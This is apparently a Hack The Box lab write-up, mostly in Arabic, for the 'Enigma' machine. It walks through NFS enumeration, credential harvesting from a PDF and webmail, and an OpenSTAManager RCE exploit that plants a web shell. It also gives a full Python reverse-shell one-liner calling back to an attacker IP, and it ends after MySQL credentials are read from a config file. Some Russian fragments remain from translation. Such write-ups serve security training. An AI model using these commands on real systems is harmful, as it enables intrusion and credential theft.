 wingleszy/htb-enigma-walkthrough
تدوينة (Write-up) لجهاز Enigma (HTB). البنية التحتية للشركات: تعرّض NFS → استطلاع Webmail → OpenSTAManager RCE (CVE-2026-38751) → تصعيد الصلاحيات إلى root عبر Command Injection في OliveTin API. دليل كامل مع لقطات شاشة وشرح للمنطق.


نتصل بشبكة VPN الخاصة بـ HTB ونشغّل مسحاً كاملاً للمنافذ:
nmap -sC -sV -Pn 10.129.115.67
نتائج الفحص:
- 22/tcp — OpenSSH 9.6p1 Ubuntu
- 80/tcp — nginx 1.24.0 (редирект на http://enigma.htb/)
- 110/tcp — Dovecot pop3d
- 111/tcp — rpcbind / NFS
- 143/tcp — Dovecot imapd
- 2049/tcp — nfs_acl
- 993/tcp — imaps
- 995/tcp — pop3s


نكتشف خدمة NFS المفتوحة. نتحقق من الصادرات المتاحة:
showmount -e enigma.htb
نجد المشاركة المتاحة /srv/nfs/onboarding. نُركّبها محليًا:
sudo mkdir /mount
sudo mount -t nfs enigma.htb:/srv/nfs/onboarding /mount
ls /mount

في المشاركة نجد ملف PDF باسم New_Employee_Access.pdf. نقوم بتحويله إلى نص:
pdftotext New_Employee_Access.pdf
cat New_Employee_Access.txt
البيانات التي تم العثور عليها:
- Сотрудник: Kevin Mitchell
- Webmail URL: http://mail001.enigma.htb
- Username: kevin
- Password: Enigma2024!

نضيف النطاقات إلى /etc/hosts:
echo "10.129.115.67 enigma.htb mail001.enigma.htb" >> /etc/hosts
ننتقل إلى mail001.enigma.htb ونسجّل الدخول باسم المستخدم kevin.
![[ENIGMA WRITEUP/img/6.png]]


في مجلد Inbox نجد رسالة ترحيبية من Sarah (Accounts Dept). كما نعثر على مراسلات بخصوص موضوع "Re: OpenSTAManager Access Request"، حيث يمنح فريق دعم تقنية المعلومات وصولاً مؤقتًا:
- URL: http://support_001.enigma.htb
- Username: admin
- Password: Ne3s4rtars78s

ننتقل إلى support_001.enigma.htb. نرى لوحة تحكم OpenSTAManager v2.9.8. نتحقق من صفحة info.php لتأكيد الإصدار. نبحث عن ثغرات:
searchsploit openstamanager
نجد CVE-2026-38751 (RCE Exploit).
نقوم بتنزيل الـ exploit وتشغيله باستخدام بيانات الاعتماد التي تم العثور عليها:

./OpenSTAManager-RCE-Exploit-CVE-2026-38751 -u http://support_001.enigma.htb -U admin -P Ne3s4rtars78s
يحمّل الاستغلال بنجاح ويب شل في المسار /modules/shell/shell.php. نتحقق من RCE:
http://support_001.enigma.htb/modules/shell/shell.php?c=whoami
Ответ: www-data

نقوم بتشغيل المستمع ونحصل على اتصال عكسي عبر حمولة Python (لأن bash لم ينجح):
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.235",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"])'

نقوم بتحليل ملف إعدادات التطبيق:
cat config.inc.php

Находим credentials от MySQL:
- User: brollin
- Pass: Fri3nds@9099
